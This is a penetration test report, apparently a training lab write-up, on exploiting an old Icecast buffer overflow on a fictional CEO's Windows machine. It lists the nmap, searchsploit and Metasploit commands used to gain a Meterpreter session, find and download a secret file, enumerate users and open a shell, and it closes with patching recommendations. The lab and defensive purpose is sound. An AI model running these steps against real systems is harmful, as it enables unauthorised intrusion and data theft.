GoodSecurity Penetration Test Report

ALEXBADER@GoodSecurity.com

APRIL 20, 2022

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

1. Findings

Machine IP:

**192.168.0.20**

Hostname:

**MSEDGEWIN10**

Vulnerability Exploited:

**Icecast Header Overwrite - (Buffer Overflow)**

Vulnerability Explanation:

**According to Tenable, the Icecast Header vulnerability is when remote web servers that run Icecast version 2.0.1 or older are affected by an HTTP header buffer overflow vulnerability, which allows an attacker to execute arbitrary code on the remote host with the privileges that the Icecast server process allows. In order to exploit the flaw, the attacker must send 32 HTTP headers to the remote host to overwrite a return address on the attack. In other words, a remote attacker can send a long URL to the affected server, which can trigger buffer overflow and crash the server or execute arbitrary code on the target system (cybersecurity-help.cz/vdb/SB2018110205).**


**Successful exploitation of this vulnerability can result in the complete compromise of a vulnerable system.**

Severity:


**This is a critical vulnerability of *high severity.***

Proof of Concept:

1. Perform a service and version scan using Nmap to determine which services are up and running:

* Run the Nmap command that performs a service and version scan against the target.   
   Answer:  **nmap -sV 192.168.0.20** 


1. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

* Run the SearchSploit commands to show available Icecast exploits.   
   Answer: **searchsploit -t icecast windows**  
   


1. Now that we know which exploits are available to us, let's start Metasploit:

* Run the command that starts Metasploit:   
   Answer: **msfconsole**


1. Search for the Icecast module and load it for use.

* Run the command to search for the Icecast module:   
   Answer: **search icecast**  
     
  


* Run the command to use the Icecast module:   
   Answer: **use 0**





1. Set the RHOST to the target machine.

* Run the command that sets the RHOST:   
   Answer: **set rhosts 192.168.0.20**  
     
  

1. Run the Icecast exploit.


* Run the command that runs the Icecast exploit.   
   Answer: **exploit**
* Run the command that performs a search for the secretfile.txt on the target.   
   Answer: **search -f \*secret\***  
     
  

1. You should now have a Meterpreter session open.

* Run the command to perform a search for the recipe.txt on the target.  
   Answer: **search -f \*recipe\***
* **Bonus**: Run the command that exfiltrates the recipe\*.txt file.  
   Answer: **download ‘C:\Users\IEUser\Documents\Drinks.recipe.txt’**  
     
   

1. You can also use Meterpreter's local exploit suggester to find possible exploits.


* **run post/multi/recon/local\_exploit\_suggester**



**Bonus**

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: **run post/windows/gather/enum\_logged\_on\_users**


****


B. Open a Meterpreter shell and gather system information for the target.


Answer: **shell**

C. Run the command that displays the target's computer system information:

Answer: **systeminfo**







3. Recommendations

**The Icecast vulnerability affects versions 2.0.1 and older; the first and most urgent recommendation that I have for GoodSecurity is to update Icecast to the latest version, which is currently 2.4.4 (icecast.org). It is important to stay up to date on applications and software in order to reduce the probability of allowing attackers a way in.**

**This report also provides 2 additional vulnerabilities in conjunction with the Icecast vulnerability (see #8) - IKEEXT and ms16\_075.**

**IKEEXT is a hosting service which “hosts the Internet Key Exchange and the Authenticated Internet Protocol keying modules,” which “are used for the authentication and key exchange in Internet Protocol Security” (toolspond.com). One option to fix this vulnerability is to disable IKEEXT as long as a strong VPN is in place. The IKEEXT vulnerability was patched in Windows 8.1 and above, so another option for this vulnerability is to update the version of Windows used.**

**ms16\_075 is a Windows vulnerability that “could allow elevation of privilege if an attacker logs on to the system and runs a specifically crafted application” and affects many software versions (see** [**https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075**](https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075) **for the full list of affected software). Windows has provided a security update for this vulnerability, and it is highly recommended to perform the security update in order to patch this \*Important\* vulnerability.**

**Encrypting files that are to be kept secret, creating firewalls with explicit rules on what traffic is allowed, and continuously updating/patching software are all necessary in keeping information and data safe from exploits, hackers, and vulnerabilities.**

4. References

Agarwal, Yash. “IKEEXT: Top 3 Fixes and Important Things You Need to Know.” *Tools Pond*, 14 Aug. 2021, https://toolspond.com/ikeext/.

“Download — Icecast.” *Icecast*, Xiph Open Source, https://icecast.org/download/.

Dressman, Matthew, and Justin Hall. “Microsoft Security Bulletin MS16-075 - Important.” *Microsoft Docs*, 2 Dec. 2019, https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075.

“Icecast HTTP Header Processing Remote Overflow.” *Tenable*, 15 Nov. 2018, https://www.tenable.com/plugins/nessus/14843.

Perez, Carlos. “Windows Gather Logged on User Enumeration (Registry) - Metasploit.” *InfosecMatter*, https://www.infosecmatter.com/metasploit-module-library/?mm=post%2Fwindows%2Fgather%2Fenum\_logged\_on\_users.

“Remote Code Execution in Icecast Server.” *Vulnerability Intelligence by CyberSecurity Help S.r.o.*, https://www.cybersecurity-help.cz/vdb/SB2018110205.

Sadek, Mohamed. “Metasploit Local Exploit Suggester: Do Less, Get More!: Rapid7 Blog.” *Rapid7*, Rapid7 Blog, 27 Oct. 2020, https://www.rapid7.com/blog/post/2015/08/11/metasploit-local-exploit-suggester-do-less-get-more/.